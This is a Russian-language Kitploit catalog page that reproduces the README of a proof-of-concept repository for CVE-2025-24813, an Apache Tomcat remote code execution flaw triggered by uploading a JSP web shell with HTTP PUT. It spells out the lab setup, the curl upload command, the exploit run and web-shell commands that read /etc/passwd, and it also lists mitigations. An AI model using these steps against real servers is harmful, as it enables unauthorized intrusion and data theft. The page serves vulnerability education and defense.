Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-24813 — Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Эксплойт и PoC | Kitploit

Инструменты/GitHubGitHub/shivshantp/cve-2025-24813
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеRed TeamingРазработка Полезной НагрузкиЛаборатории и Практика
GitHubshivshantp/cve-2025-24813

CVE-2025-24813

Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Эксплойт и PoC

5361 год назадЕщё не проверено
Репозиторий
Поделиться

🚨 CVE-2025-24813 – Apache Tomcat PUT JSP RCE Эксплойт

CVE Exploit-Status Platform Language Dockerized License

Этот репозиторий содержит полное доказательство концепции (PoC) для CVE-2025-24813 — уязвимости удаленного выполнения кода (RCE) в Apache Tomcat с использованием метода HTTP PUT для развертывания вредоносного JSP веб-шелла.

🔥 Этот эксплойт демонстрирует, как злоумышленник может добиться RCE через загрузку файла и выполнение полезной нагрузки в неправильно настроенных экземплярах Tomcat.


📁 Структура проекта

CVE-2025-24813/
├── docker/                         
│   ├── Dockerfile
│   └── web.xml                    
├── exploit/                        
│   ├── 1_exploit_cve_2025_24813.py
│   └── shell.jsp
├── screenshots/                    
│   ├── 1_tomcat_running.png
│   ├── 2_docker_started.png
│   ├── 3_upload_shell.png
│   ├── 4_run_python_exploit.png
│   ├── 5_access_shell_whoami.png
│   ├── 6_view_etc_passwd.png
│   ├── 7_run_uname.png
│   ├── 8_run_id.png
│   └── 9_run_pwd.png
├── .gitignore
├── LICENSE
└── README.md

🚀 Шаги эксплуатации

1️⃣ Настройка Docker-окружения

cd docker
sudo docker build -t cve-24813-tomcat .

sudo docker run -it -p 8080:8080 cve-24813-tomcat

📸 Tomcat запущен
📸 Docker запущен


2️⃣ Загрузка вредоносного JSP-шелла

curl -X PUT --upload-file exploit/shell.jsp http://localhost:8080/shell.jsp

📸 Загрузка JSP


3️⃣ Запуск эксплойта на Python

python3 exploit/1_exploit_cve_2025_24813.py

📸 Запуск эксплойта


4️⃣ Взаимодействие с веб-шеллом


http://localhost:8080/shell.jsp?cmd=id

http://localhost:8080/shell.jsp?cmd=uname -a
http://localhost:8080/shell.jsp?cmd=cat /etc/passwd

📸 whoami
📸 passwd
📸 uname
📸 id

📸 pwd


🧩 Возможности

  • 🔧 Docker-развертывание уязвимого сервера Apache Tomcat
  • 📥 Злоупотребление методом PUT для загрузки и запуска JSP-шеллов
  • 🐍 PoC-скрипт на Python
  • 📸 Полное пошаговое руководство со скриншотами
  • 📚 Идеально подходит для красных командных симуляций и обучения

🛠️ Как исправить (Меры защиты)

  • 🚫 Отключите методы PUT/DELETE в web.xml или конфигурации сервера
  • ⛓️ Используйте менеджер безопасности или более строгий контроль сервлетов
  • 🔐 Примените фильтры загрузки файлов и их проверку
  • 🧱 Настройте WAF для блокировки неавторизованных PUT-запросов
  • ✅ Обновитесь до безопасной и исправленной версии Apache Tomcat

⚠️ Отказ от ответственности

Этот проект предназначен только для образовательных и исследовательских целей. Несанкционированное тестирование, эксплуатация или использование на системах, которые вам не принадлежат или на которые у вас нет разрешения, является незаконным и неэтичным.


👨‍💻 Автор

Shivshant Patil
Сертифицированный этичный хакер (CEH v13)
Выпускник бакалавриата по компьютерной инженерии
🔗 LinkedIn
🔗 GitHub



Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →